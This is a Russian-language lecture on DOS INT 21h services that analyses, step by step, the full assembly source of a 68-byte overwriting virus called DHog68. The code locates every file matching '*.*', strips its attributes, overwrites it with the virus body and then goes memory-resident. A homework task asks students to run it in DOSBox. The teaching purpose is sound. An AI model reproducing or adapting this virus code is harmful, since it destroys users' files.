ЛЕКЦИЯ 12.

В процессе чтения Лекции 11, незадолго до того, как был сформулирован вопрос про DHog68, Вы должны были проштудировать, но не проштудировали, а перескочили к ответу на вопрос (спорим на 100 баксов, что так оно и было!!!!) БЫЛО СКАЗАНО СЛЕДУЮЩЕЕ (ШТУДИРУЕМ-ЗУБАРИМ ЕЩЁ МНОГО РАЗ):

… при «возникновении» или при «инициировании» прерывания программными средствами операционной системы, ОСУЩЕСТВЛЯЕТСЯ ОБРАБОТКА ПРЕРЫВАНИЯ, когда в соответствии с номером прерывания, осуществляется обращение к ОБРАБОТЧИКУ ПРЕРЫВАНИЯ – ПРОГРАММЕ, которая призвана «справиться» с возникшей ситуацией. ПРИ ЭТОМ ДОГОВОРИЛИСЬ, ЧТО ВСЕГДА ПРИ ВОЗНИКНОВЕНИИ ПРЕРЫВАНИЯ, В РЕГИСТРЕ AH ДОЛЖЕН НАХОДИТЬСЯ НОМЕР ФУНКЦИИ, которая будет ВЫЗВАНА ОБРАБОТЧИКОМ ПРЕРЫВАНИЯ для «реагирования». В представленных выше командах:

mov ah,4Eh

mov dx,140h

int 21h

используется (инициализируется) ПРЕРЫВАНИЕ 21H, которое называется «ПРЕРЫВАНИЕМ ОТ ОПЕРАЦИОННОЙ СИСТЕМЫ». При этом ИСПОЛЬЗУЕТСЯ ФУНКЦИЯ С НОМЕРОМ 4Eh.

ПРИ РАЗРАБОТКЕ АППАРАТА ПРЕРЫВАНИЙ в случае АППАРАТНЫХ ПРЕРЫВАНИЙ пацаны-девчонки c INTEL, а в случае ПРОГРАММНЫХ ПРЕРЫВАНИЙ дядьки-тётьки с Microsoft, ДОГОВОРИЛИСЬ, наряду с указанием в регистре AH номера функции, вызываемой обработчиком прерываний при его возникновении, КАКИМ ОБРАЗОМ ЭТОЙ ФУНКЦИИ БУДУТ ПЕРЕДАВАТЬСЯ ПАРАМЕТРЫ И ГДЕ ИСКАТЬ РЕЗУЛЬТАТ ИСПОЛНЕНИЯ ВЫЗЫВАЕМОЙ ФУНКЦИИ.

Соответственно, для того, чтобы превратиться в «осла, знающего дорогу, и стоить большего, чем прорицатель, бредущего наугад», НЕОБХОДИМО: ДУМАТЬ, РИСОВАТЬ, КОПАТЬ!!!! А именно, лезть в doСs.microsoft.com (в тексте Лекции 11 было записано не так. ВОПРОС №1 Лекции 12 – А КАК? И ТЩАТЕЛЬНЫМ ОБРАЗОМ ИЗУЧАТЬ ФУНКЦИОНАЛ, ВХОДНЫЕ И ВЫХОДНЫЕ ПАРАМЕТРЫ КАЖДОЙ-КАЖДОЙ Функции, вызываемой обработчиком прерывания ПРИ ВОЗНИКНОВЕНИИ (Инициации) того или иного прерывания с тем или иным номером….

Идя по этому пути, ЛЕЗЕМ и находим:

Функции OS - INT 21H: сервис OS

Это прерывание служит главным входом большинства функций OS.

Программа, запрашивающая сервис OS, должна подготовить всю необходимую информацию в регистрах и управляющих блоках, указать в регистре AH номер желаемой функции OS и затем вызвать прерывание INT 21H.

* [Функция DOS 00H: завершить программу](http://www.codenet.ru/progr/dos/dos_0008.php)
* [Функция DOS 01H: ввод с клавиатуры](http://www.codenet.ru/progr/dos/dos_0009.php)
* [Функция DOS 02H: вывод на дисплей](http://www.codenet.ru/progr/dos/dos_0010.php)
* [Функция DOS 03H: ввод AUX](http://www.codenet.ru/progr/dos/dos_0011.php)
* [Функция DOS 04H: вывод AUX](http://www.codenet.ru/progr/dos/dos_0012.php)
* [Функция DOS 06H: Обмен с консолью](http://www.codenet.ru/progr/dos/dos_0014.php)
* [Функция DOS 07H: Нефильтрующий консольный ввод без эха](http://www.codenet.ru/progr/dos/dos_0015.php)
* [Функция DOS 08H: Консольный ввод без эха](http://www.codenet.ru/progr/dos/dos_0016.php)
* [***Функция DOS 09H: Выдать строку***](http://www.codenet.ru/progr/dos/dos_0017.php)
* [***Функция DOS 0aH: буферизованный ввод строки***](http://www.codenet.ru/progr/dos/dos_0018.php)
* [Функция DOS 0bH: проверить статус ввода](http://www.codenet.ru/progr/dos/dos_0019.php)
* [Функция DOS 0cH: ввод с очисткой](http://www.codenet.ru/progr/dos/dos_0020.php)
* [Функция DOS 0dH: Сбросить диск](http://www.codenet.ru/progr/dos/dos_0021.php)
* [Функция DOS 0eH: Выбрать умалчиваемый диск DOS](http://www.codenet.ru/progr/dos/dos_0022.php)
* [Функция DOS 0fH: открыть файл через FCB](http://www.codenet.ru/progr/dos/dos_0023.php)
* [Функция DOS 10H: Закрыть файл через FCB](http://www.codenet.ru/progr/dos/dos_0024.php)
* [Функция DOS 11H: Найти 1-й совпадающий файл через FCB](http://www.codenet.ru/progr/dos/dos_0025.php)
* [Функция DOS 12H: Найти следующий совпадающий файл через FCB](http://www.codenet.ru/progr/dos/dos_0026.php)
* [Функция DOS 13H: Удалить файл через FCB](http://www.codenet.ru/progr/dos/dos_0027.php)
* [Функция DOS 14H: читать последовательный файл через FCB](http://www.codenet.ru/progr/dos/dos_0028.php)
* [Функция DOS 15H: писать последовательный файл через FCB](http://www.codenet.ru/progr/dos/dos_0029.php)
* [Функция DOS 16H: создать файл через FCB](http://www.codenet.ru/progr/dos/dos_0030.php)
* [Функция DOS 17H: Переименовать файл через FCB](http://www.codenet.ru/progr/dos/dos_0031.php)
* [Функция DOS 19H: дать умалчиваемый диск DOS](http://www.codenet.ru/progr/dos/dos_0032.php)
* [Функция DOS 1aH: установить адрес DTA](http://www.codenet.ru/progr/dos/dos_0033.php)
* [Функция DOS 1bH: дать информацию FAT (текущий диск)](http://www.codenet.ru/progr/dos/dos_0034.php)
* [Функция DOS 1cH: дать информацию FAT (любой диск)](http://www.codenet.ru/progr/dos/dos_0035.php)
* [Функция DOS 21H: читать запись произвольного файла](http://www.codenet.ru/progr/dos/dos_0036.php)
* [Функция DOS 22H: писать запись произвольного файла](http://www.codenet.ru/progr/dos/dos_0037.php)
* [Функция DOS 23H: дать размер файла через FCB](http://www.codenet.ru/progr/dos/dos_0038.php)
* [Функция DOS 24H: установить адрес блока произвольного файла](http://www.codenet.ru/progr/dos/dos_0039.php)
* [Функция DOS 25H: установить вектор прерывания](http://www.codenet.ru/progr/dos/dos_0040.php)
* [Функция DOS 26H: создать префикс программного сегмента](http://www.codenet.ru/progr/dos/dos_0041.php)
* [Функция DOS 27H: читать блок произвольного файла](http://www.codenet.ru/progr/dos/dos_0042.php)
* [Функция DOS 28H: писать блок произвольного файла](http://www.codenet.ru/progr/dos/dos_0043.php)
* [Функция DOS 29H: Разобрать имя файла](http://www.codenet.ru/progr/dos/dos_0044.php)
* [Функция DOS 2aH: дать дату DOS](http://www.codenet.ru/progr/dos/dos_0045.php)
* [Функция DOS 2bH: установить дату DOS](http://www.codenet.ru/progr/dos/dos_0046.php)
* [Функция DOS 2cH: дать время DOS](http://www.codenet.ru/progr/dos/dos_0047.php)
* [Функция DOS 2dH: установить время DOS](http://www.codenet.ru/progr/dos/dos_0048.php)
* [Функция DOS 2eH: установить/сбросить переключатель верификации](http://www.codenet.ru/progr/dos/dos_0049.php)
* [Функция DOS 2fH: дать текущий DTA](http://www.codenet.ru/progr/dos/dos_0050.php)
* [Функция DOS 30H: дать номер версии DOS](http://www.codenet.ru/progr/dos/dos_0051.php)
* [Функция DOS 31H: завершиться и остаться резидентным -- KEEP](http://www.codenet.ru/progr/dos/dos_0052.php)
* [Функция DOS 32H: дать дисковую информацию DOS (недокументировано)](http://www.codenet.ru/progr/dos/dos_0053.php)
* [Функция DOS 33H: установить/опросить уровень контроля прерывания DOS](http://www.codenet.ru/progr/dos/dos_0054.php)
* [Функция DOS 34H: адрес статуса реентерабельности DOS](http://www.codenet.ru/progr/dos/dos_0055.php)
* [Функция DOS 35H: дать вектор прерывания](http://www.codenet.ru/progr/dos/dos_0056.php)
* [Функция DOS 36H: дать свободную память диска](http://www.codenet.ru/progr/dos/dos_0057.php)
* [Функция DOS 37H: установить/опросить символ-переключатель (недокументировано)](http://www.codenet.ru/progr/dos/dos_0058.php)
* [Функция DOS 38H: дать/установить информацию страны](http://www.codenet.ru/progr/dos/dos_0059.php)
* [Функция DOS 39H: создать новое оглавление -- MKDIR](http://www.codenet.ru/progr/dos/dos_0060.php)
* [Функция DOS 3aH: Удалить оглавление -- RMDIR](http://www.codenet.ru/progr/dos/dos_0061.php)
* [Функция DOS 3bH: установить умалчиваемое оглавление DOS -- CHDIR](http://www.codenet.ru/progr/dos/dos_0062.php)
* [Функция DOS 3cH: создать описатель файла](http://www.codenet.ru/progr/dos/dos_0063.php)
* [Функция DOS 3dH: открыть описатель файла](http://www.codenet.ru/progr/dos/dos_0064.php)
* [Функция DOS 3eH: Закрыть описатель файла](http://www.codenet.ru/progr/dos/dos_0065.php)
* [Функция DOS 3fH: читать файл через описатель](http://www.codenet.ru/progr/dos/dos_0066.php)
* [Функция DOS 40H: писать в файл через описатель](http://www.codenet.ru/progr/dos/dos_0067.php)
* [Функция DOS 41H: Удалить файл](http://www.codenet.ru/progr/dos/dos_0068.php)
* [Функция DOS 42H: установить указатель файла -- LSEEK](http://www.codenet.ru/progr/dos/dos_0069.php)
* [**Функция Функция DOS 43H: установить/опросить атрибут файла -- CHMOD**](http://www.codenet.ru/progr/dos/dos_0070.php)
* [Функция DOS 44H: управление вводом-выводом устройства -- IOCTL](http://www.codenet.ru/progr/dos/dos_0071.php)
* [Функция DOS 45H: Дублировать описатель файла -- DUP](http://www.codenet.ru/progr/dos/dos_0072.php)
* [Функция DOS 46H: переназначить описатель -- FORCDUP](http://www.codenet.ru/progr/dos/dos_0073.php)
* [Функция DOS 47H: дать умалчиваемое оглавление DOS](http://www.codenet.ru/progr/dos/dos_0074.php)
* [Функция DOS 48H: распределить память (дать размер памяти)](http://www.codenet.ru/progr/dos/dos_0075.php)
* [Функция DOS 49H: Освободить блок распределенной памяти](http://www.codenet.ru/progr/dos/dos_0076.php)
* [Функция DOS 4aH: Сжать или расширить блок памяти](http://www.codenet.ru/progr/dos/dos_0077.php)
* [Функция DOS 4bH: выполнить или загрузить программу -- EXEC](http://www.codenet.ru/progr/dos/dos_0078.php)
* [Функция DOS 4cH: завершить программу -- EXIT](http://www.codenet.ru/progr/dos/dos_0079.php)
* [Функция DOS 4dH: дать код выхода программы -- WAIT](http://www.codenet.ru/progr/dos/dos_0080.php)
* [Функция DOS 4eH: Найти 1-й совпадающий файл](http://www.codenet.ru/progr/dos/dos_0081.php)
* [Функция DOS 4fH: Найти следующий совпадающий файл](http://www.codenet.ru/progr/dos/dos_0082.php)
* [Функция DOS 54H: дать переключатель верификации DOS](http://www.codenet.ru/progr/dos/dos_0083.php)
* [Функция DOS 56H: Переименовать/переместить файл](http://www.codenet.ru/progr/dos/dos_0084.php)
* [Функция DOS 57H: установить/опросить время/дату файла](http://www.codenet.ru/progr/dos/dos_0085.php)
* [Функция DOS 59H: дать расширенную информацию об ошибке](http://www.codenet.ru/progr/dos/dos_0086.php)
* [Функция DOS 5aH: создать уникальный временный файл](http://www.codenet.ru/progr/dos/dos_0087.php)
* [Функция DOS 5bH: создать новый файл](http://www.codenet.ru/progr/dos/dos_0088.php)
* [Функция DOS 5cH: блокировать/разблокировать доступ к файлу](http://www.codenet.ru/progr/dos/dos_0089.php)
* [Функция DOS 5eH: различные сетевые функции](http://www.codenet.ru/progr/dos/dos_0090.php)
* [Функция DOS 5fH: переназначение устройств в сети](http://www.codenet.ru/progr/dos/dos_0091.php)
* [Функция DOS 62H: дать адрес префикса программного сегмента](http://www.codenet.ru/progr/dos/dos_0092.php)

Вопрос 2: Какой файл функция 4eh определяет как ПЕРВЫЙ СОВПАДАЮЩИЙ ФАЙЛ,

***DOS Fn 4eH: Найти 1-й совпадающий файл***

***Вход***


* ***AH = 4EH***
* ***DS:DX = адрес строки ASCIIZ с именем файла (допускаются ? и \*)***
* ***CX = атрибут файла для сравнения***

**Выход**

* **AX = код ошибки если CF установлен**
* **DTA = заполнена данными (если не было ошибки)**

**Описание:**

**DS:DX указывает на строку ASCIIZ в форме: "d:\путь\имяфайла",0. Если диск и/или путь опущены, они подразумеваются по умолчанию. Обобщенные символы \* и ? допускаются в имени файла и расширении. DOS находит имя первого файла в оглавлении (Вопрос 3: какой файл является первым в оглавлении?), которое совпадает с заданным именем и атрибутом, и помещает найденное имя и другую информацию в DTA, как показано ниже:**

****

Возникает вопрос. Что это за область DTA, и ГДЕ ФУНКЦИЯ 4Eh НАХОДИТ АДРЕС ЭТОЙ ОБЛАСТИ ПАМЯТИ.

Толкование \_\_\_. DTA – Data Transfer Area. А где находится – нужно вспоминать о PSP.

**Область Program Segment Prefix имеет строго определенную структуру и формируется операционной системой при ЗАГРУЗКЕ ИСПОЛНИМОГО ФАЙЛА В ОПЕРАТИВНУЮ ПАМЯТЬ!!! На следующем рисунке представлена эта структура:**

PROGRAM SEGMENT PREFIX

|  |  |  |  |
| --- | --- | --- | --- |
| offset | Size | C O N T E N T S |  |
| 0000h | 2 bytes | int 20h |  |
| 0002h | 2 bytes | segment address, end of allocation block |  |
| 0004h | 1 byte | reserved, normally 0 |  |
| 0005h | 5 bytes | FAR call to MSDOS function dispatcher (int 21h) |  |
| 000Ah | 4 bytes | previous termination handler interrupt vector (int 22h) |  |
| 000Eh | 4 bytes | previous contents of ctrl-C interrupt vector (int 23h) |  |
| 0012h | 4 bytes | prev. critical error handler interrupt vector (int 24h) |  |
| 0016h | 22 bytes | reserved for DOS |  |
|  | \* 2 bytes | (16) parent process' PSP |  |
|  | \* 20 bytes | (18) "handle table" used for redirection of files |  |
| 002Ch | 2 bytes | segment address of the program's environment block |  |
| 002Eh | 34 bytes | reserved, DOS work area |  |
|  | \* 4 bytes | (2E) stores the calling process's stack pointer when switching to DOS's internal stack. |  |
|  |  | \* (32) DOS 3.x max open files |  |
|  | \* 2 bytes | (3A) size of handle table |these functions are in here |  |
|  | \* 4 bytes | (3C) handle table address |but reported addresses vary |  |
| 0050h | 3 bytes | int 21h, RETF instruction |  |
| 0053h | 2 bytes | reserved - unused? |  |
| 0055h | 7 bytes | reserved, or FCB#1 extension |  |
| 005Ch | 16 bytes | default unopened File Control Block #1 |  |
| 006Ch | 16 bytes | default unopened FCB #2 (overlaid if FCB #1 opened) |  |
| 0080h | 1 byte | parameter length (number of chars entered after filename) |  |
| **0081h** | **...** | **parameters** |  |
| **00FFh** | **128 bytes** | **command tail and default Disk Transfer Area (DTA)** |  |

То есть, по сути, в конце предыдущей Лекции Вы должны были разобраться в ПРОИСХОДЯЩЕМ В РЕЗУЛЬТАТЕ РЕАЛИЗАЦИИ ПОИСКА «ПО МАСКЕ» В ТЕКУЩЕМ КАТАЛОГЕ ПЕРВОГО ПОПАВШЕГОСЯ ФАЙЛА. Точнее было записано:

seg000 segment byte public 'CODE'

assume cs:seg000

org 100h

assume es:nothing, ss:nothing, ds:seg000

public start

start proc near

mov ah,4Eh

mov dx,140h

int 21h

loc\_0\_107:

mov ah,43h

mov al,0

mov dx,9Eh

int 21h

mov ah,43h

mov al,1

mov dx,9Eh

mov cl,0

int 21h

mov ax,3D01h

mov dx,9Eh

int 21h

xchg ax,bx

mov ah,40h

mov cl,44h

nop

nop

mov dx,100h

int 21h

mov ah,3Eh

int 21h

mov ah,4Fh

int 21h

jnb loc\_0\_107

mov ah,31h

mov dx,7530h

int 21h/

**start endp**

**a\_MaskForVir db '\*.\*',0**

**seg000 ends**

**end start**

***ВОПРОС 4: ПОЧЕМУ 140h? Нарисовать.***

***DOS Fn 4eH: Найти 1-й совпадающий файл***

***Вход***


* ***AH = 4EH***
* ***DS:DX = адрес строки ASCIIZ с именем файла (допускаются ? и \*)***
* ***CX = атрибут файла для сравнения***

**Выход**

* **AX = код ошибки если CF установлен**
* **DTA = заполнена данными (если не было ошибки)**

**Описание:**

**DS:DX указывает на строку ASCIIZ в форме: "d:\путь\имяфайла",0. Если диск и/или путь опущены, они подразумеваются по умолчанию. Обобщенные символы \* и ? допускаются в имени файла и расширении. DOS находит имя первого файла в оглавлении, которое совпадает с заданным именем и атрибутом, и помещает найденное имя и другую информацию в DTA, как показано ниже:**

****

Возникает вопрос. Что это за область DTA, и ГДЕ ФУНКЦИЯ 4Eh НАХОДИТ АДРЕС ЭТОЙ ОБЛАСТИ ПАМЯТИ.

Толкование \_\_\_. DTA – Data Transfer Area. А где находится – нужно вспоминать о PSP.

**Область Program Segment Prefix имеет строго определенную структуру и формируется операционной системой при ЗАГРУЗКЕ ИСПОЛНИМОГО ФАЙЛА В ОПЕРАТИВНУЮ ПАМЯТЬ!!! На следующем рисунке представлена эта структура:**

PROGRAM SEGMENT PREFIX

|  |  |  |  |
| --- | --- | --- | --- |
| offset | size | C O N T E N T S |  |
| 0000h | 2 bytes | int 20h |  |
| 0002h | 2 bytes | segment address, end of allocation block |  |
| 0004h | 1 byte | reserved, normally 0 |  |
| 0005h | 5 bytes | FAR call to MSDOS function dispatcher (int 21h) |  |
| 000Ah | 4 bytes | previous termination handler interrupt vector (int 22h) |  |
| 000Eh | 4 bytes | previous contents of ctrl-C interrupt vector (int 23h) |  |
| 0012h | 4 bytes | prev. critical error handler interrupt vector (int 24h) |  |
| 0016h | 22 bytes | reserved for DOS |  |
|  | \* 2 bytes | (16) parent process' PSP |  |
|  | \* 20 bytes | (18) "handle table" used for redirection of files |  |
| 002Ch | 2 bytes | segment address of the program's environment block |  |
| 002Eh | 34 bytes | reserved, DOS work area |  |
|  | \* 4 bytes | (2E) stores the calling process's stack pointer when switching to DOS's internal stack. |  |
|  |  | \* (32) DOS 3.x max open files |  |
|  | \* 2 bytes | (3A) size of handle table |these functions are in here |  |
|  | \* 4 bytes | (3C) handle table address |but reported addresses vary |  |
| 0050h | 3 bytes | int 21h, RETF instruction |  |
| 0053h | 2 bytes | reserved - unused? |  |
| 0055h | 7 bytes | reserved, or FCB#1 extension |  |
| 005Ch | 16 bytes | default unopened File Control Block #1 |  |
| 006Ch | 16 bytes | default unopened FCB #2 (overlaid if FCB #1 opened) |  |
| 0080h | 1 byte | parameter length (number of chars entered after filename) |  |
| **0081h** | **...** | **parameters** |  |
| **00FFh** | **128 bytes** | **command tail and default Disk Transfer Area (DTA)** |  |

При этом В ОБЛАСТЬ ПАМЯТИ DTA попадает ИНФОРМАЦИЯ О ПЕРВОМ НАЙДЕННОМ В ПАПКЕ ФАЙЛЕ, причём эта область памяти DTA находится в области памяти PSP и содержит такую информацию:

* 1. Атрибуты файла
  2. Время создания
  3. Дата создания
  4. Размер файла в байтах
  5. Сокращенное имя файла.

***То есть пункт первый алгоритма осуществлён.*** Попробуем разбираться, что такое АТИБУТЫ ФАЙЛА. Исходя из описания таблицы DTA следует, что под «атрибуты файла» ОТВОДИТСЯ ОДИН БАЙТ И ДОГОВОРИЛИСЬ, ЧТО В ЭТОМ ОДНОМ БАЙТЕ С ПОМОЩЬЮ НУЛЕЙ И ЕДИНИЧЕК В БИТАХ КОДИРУЮТСЯ РАЗЛИЧНЫЕ ВАРИАНТЫ. Такие варианты следующие:

Если значение соответствующего бита установлено равным единичке, то договорились, что файл (каталог) ИМЕЕТ ТОТ ИЛИ ИНОЙ АТРИБУТ! А именно:

Биты:

0 - только читаемый файл/

1 - скрытый файл  
2 - системный файл

3 - метка диска  
4 - каталог

5 - бит архивации  
  
  
**ВОПРОС 5: После выполнения функции 43h в области DTA, начиная с адреса +15h получено значение, равное 6. Что это за файл? Точнее, какие атрибуты имеет этот файл. Ответ дать на русском языке.**

Второй пункт предполагает «определение» - получение атрибутов файла, информация о котором хранится в области DTA. Сие определение осуществляется посредством применения всё того же int 21h – прерывания и с использованием функции 43h:

loc\_0\_107:

mov ah,43h

mov al,0

mov dx,9Eh

int 21h

**В связи с тем, что с помощью рассматриваемого примера, мы пытаемся очертить путь, по которому нужно пройти, чтобы ЧЕМУ-ТО НАУЧИТЬСЯ, СНОВА ДУМАЕМ, РИСУЕМ и КОПАЕМ, используя информацию на официальных сайтах разработчиков систем:**

**Роем и находим ОПИСАНИЕ ФУНКЦИИ 43h:**

* [**Функция Функция DOS 43H: установить/опросить атрибут файла -- CHMOD**](http://www.codenet.ru/progr/dos/dos_0070.php)

***DOS Fn 43H: установить/опросить атрибут файла -- CHMOD***

***Вход***

* ***AH = 43H***
* ***DS:DX = адрес строки ASCIIZ с именем файла***
* ***AL = код подфункции: 0 = извлечь текущий атрибут файла***
* ***AL = 1 = установить атрибут файла***
* ***CX = новый атрибут файла (для подфункции 01H)***

***Выход***

* ***AX = код ошибки если CF установлен***
* ***CX = текущий атрибут файла (для подфункции 00H)***
* ***ВОПРОС 6: КАК ПОЛУЧАЕТСЯ 9Eh. Желательно нарисовать.***

То есть в регистре СХ БУДЕТ находиться то, что называется АТРИБУТОМ ФАЙЛА. Копаем дальше, определяемся, что такое атрибут файла:

Биты:  
5 - бит архивации  
4 - каталог  
3 - метка диска  
2 - системный файл  
1 - скрытый файл  
0 - только читаемый файл/

Пункт 2 алгоритма функционирования вируса РЕАЛИЗОВАН: Определены АТРИБУТЫ ОЧЕРЕДНОГО НАЙДЕННОГО ПО МАСКЕ ФАЙЛА. Эти атрибуты закодированы с помощью ноликов и единичек в регистре СХ!!! Соответствующее значение бита равное 1, говорит о том, что файл (каталог) имеет соответствующий атрибут.

**Следующий шаг № 3. «Сброс атрибутов» найденного на внешнем устройстве файла.**

**Реализуется с помощью следующих команд на языке записи алгоритмов ассемблер, каждая из которых соответствует ОДНОЙ МАШИННОЙ КОМАНДЕ:**

**mov ah,43h**

**mov al,1**

**mov dx,9Eh**

**mov cl,0**

**int 21h**

Снова используется ПРЕРЫВАНИЕ 21h И СНОВА ФУНКЦИЯ 43H

**Роем и находим ОПИСАНИЕ ФУНКЦИИ 43h:**

* [**Функция Функция DOS 43H: установить/опросить атрибут файла -- CHMOD**](http://www.codenet.ru/progr/dos/dos_0070.php)

***DOS Fn 43H: установить/опросить атрибут файла -- CHMOD***

***Вход***

* ***AH = 43H***
* ***DS:DX = адрес строки ASCIIZ с именем файла***
* ***AL = код подфункции: 0 = извлечь текущий атрибут файла***
* ***AL = 1 = установить атрибут файла***
* ***CX = новый атрибут файла (для подфункции 01H)***

***Выход***

* ***AX = код ошибки если CF установлен***
* ***CX = текущий атрибут файла (для подфункции 00H)***

***Так как регистр СХ состоит из двух частей CH и CL, получается, что для файла, имя которого хранится по адресу 9Eh в области PSP, будет установлено, что этот файл НЕ ИМЕЕТ никаких АТРИБУТОВ – все значения соответствующих битов ОБНУЛЕНЫ!!! А с таким файлом можно делать ВСЁ ЧТО УГОДНО!!! Что и делается ДАЛЕЕ!!***

***Шаг 4.* Делается «открытие файла-жертвы» с получением так называемого «handle» файла. ОТКРЫТЬ ФАЙЛ - значит получить Pandle. (Шутка).**

**mov ax,3D01h**

**mov dx,9Eh**

**int 21h**

* [Функция DOS 3dH: задать handle файла](http://www.codenet.ru/progr/dos/dos_0064.php)

Вход

* AH = 3dH
* DS:DX = адрес строки ASCIIZ с именем файла
* AL = режим открытия

Выход

* AX = код ошибки если CF установлен и handle файла, если нет ошибки.

Описание:

DS:DX указывает на строку ASCIIZ в формате: "d:\путь\имяфайла",0. Если диск и/или путь опущены, они принимаются по умолчанию.

* Файл должен существовать.
* Файл открывается в выбранном режиме доступа:
  + AL = 0 чтобы открыть для чтения
  + AL = 1 чтобы открыть для записи
  + AL = 2 чтобы открыть для чтения и записи
* Маркер текущей позиции файла чтения/записи устанавливается в 0.
* Handle должен быть сохранен для последующих операций
* CONFIG.SYS специфицирует число доступных Handle файлов.

***Шаг 5.*** ***В файл-жертву записывается текст на машинном языке, представляющий собой «ВИРУС».***

DOS Fn 40H: писать в файл с использованием Handle.

Вход

* AH = 40H
* BX = описатель файла
* DS:DX = адрес буфера, содержащего записываемые данные
* CX = число записываемых байт

Выход

* AX = код ошибки если CF установлен
* AL = число реально записанных байт
* Описание:

Определенное содержимым регистра СХ байт данных записывается в файл или на устройство, определяемым Handle, заданным в BX. данные берутся из буфера, адресуемого через DS:DX. данные записываются, начиная с текущей позиции указателя чтения/записи файла.

* [Функция DOS 40H: писать в файл через описатель](http://www.codenet.ru/progr/dos/dos_0067.php)

xchg ax,bx

* mov ah,40h
* mov cl,44h
* nop
* nop
* mov dx,100h
* int 21h

ШАГ 6. **Освободить handle.**

[Функция DOS 3eH: Закрыть описатель файла](http://www.codenet.ru/progr/dos/dos_0065.php)

DOS Fn 3eH: Забыть про Handle.

Вход

* AH = 3eH
* BX = описатель файла

Выход

* AX = код ошибки если CF установлен

Описание:

BX содержит описатель файла (handle), возвращенный при открытии. файл, представленный этим описателем, закрывается, его буфера сбрасываются, и оглавление обновляется корректными размером, временем и датой.

***mov ah,3Eh***

***int 21h***

**ШАГ 7. Найти следующий совпадающий по маске файл.**

* [Функция DOS 4fH: Найти следующий совпадающий файл](http://www.codenet.ru/progr/dos/dos_0082.php)

DOS Fn 4fH: Найти следующий совпадающий файл

Вход

* AH = 4fH
* DS:DX = адрес данных, возвращенных предыдущей 4eH Найти 1-й файл

Выход

* AX = код ошибки если CF установлен
* DTA = заполнена данными

Описание:

DS:DX указывает на 2bH-байтовый буфер с информацией, возвращенной функцией 4eH Найти 1-й (либо DTA, либо буфер, скопированный из DTA).

***mov ah,4Fh***

***int 21h***

***jnb loc\_0\_107***

***Jump on not below.***

***ДУТЫЙ РЕЗИДЕНТ!***

***mov ah,31h***

***mov dx,7530h***

***int 21h***

* [Функция DOS 31H: завершиться и остаться резидентным -- KEEP](http://www.codenet.ru/progr/dos/dos_0052.php)

DOS Fn 31H: завершиться и остаться резидентным

Вход

* AH = 31H
* AL = код выхода
* DX = объем памяти, оставляемой резидентной, в параграфах

Выход

* нет = (неприменим)

Описание:

выходит в родительский процесс, сохраняя код выхода в AL. код выхода можно получить через функцию 4dH Wait. DOS устанавливает начальное распределение памяти, как специфицировано в DX, и возвращает управление родительскому процессу, оставляя указанную память резидентной (число байт = DX \* 16). Эта функция перекрывает функцию INT 27H, которая не возвращает код выхода и неспособна установить резидентную программу, большую 64K.

**start endp**

**a\_MaskForVir db '\*.\*',0**

**seg000 ends**

**end start**

***Домашнее задание к Лекции 12 – выполнить до 30 ноября 2021 года до 23-59.***

***Имея в своём распоряжении вирус DHOg68, DOSBox, в рамках DosBox ПРОВЕРИТЬ, какие программы всё же могут быть исполнены процессором после посадки в оперативную память цифровой свиньи размером 68 байт. Продемонстрировать это с помощью скрин-шотов.***

***Очередная свинья: программы - команды операционной системы типа dir, cd, md, type и т.д. могут быть исполнены, НО всем (или – не всем?) «пользовательским программам» - от ворот-поворот, но может быть от ворот-поворот даётся не всем программам? Может есть маленькие программы, которые могут быть иcполнены – или нет!!!! Надо проверить, например, с помощью программы из задачи на засыпку из лабы 1?????***

Вопрос 7: Как известно, описание функции 31h следующее:

31h выходит в родительский процесс, сохраняя код выхода в AL. DOS устанавливает начальное распределение памяти, как специфицировано в DX, и возвращает управление родительскому процессу, оставляя указанную память резидентной (число байт = DX \* 16).

Вопрос 7.1. Что является «родительским процессом» когда вирус функционирует – исполняется.

Вопрос 7.2. Что такое параграф и чему он равен?

Вопрос 8: Какая ПРОГРАММА СЧИТАЕТСЯ САМОЙ маленькой? Какой её размер и что она заставляет сделать процессор? ВНИМАТЕЛЬНО ЧИТАЙТЕ УСЛОВИЯ ВСЕХ ВОПРОСОВ И ЭТОГО ТОЖЕ И ВСПОМИНАЙТЕ, ЧТО ТАКОЕ ПРОГРАММА!!!!! Не путайте с текстом на языке записи алгоритмов!!!!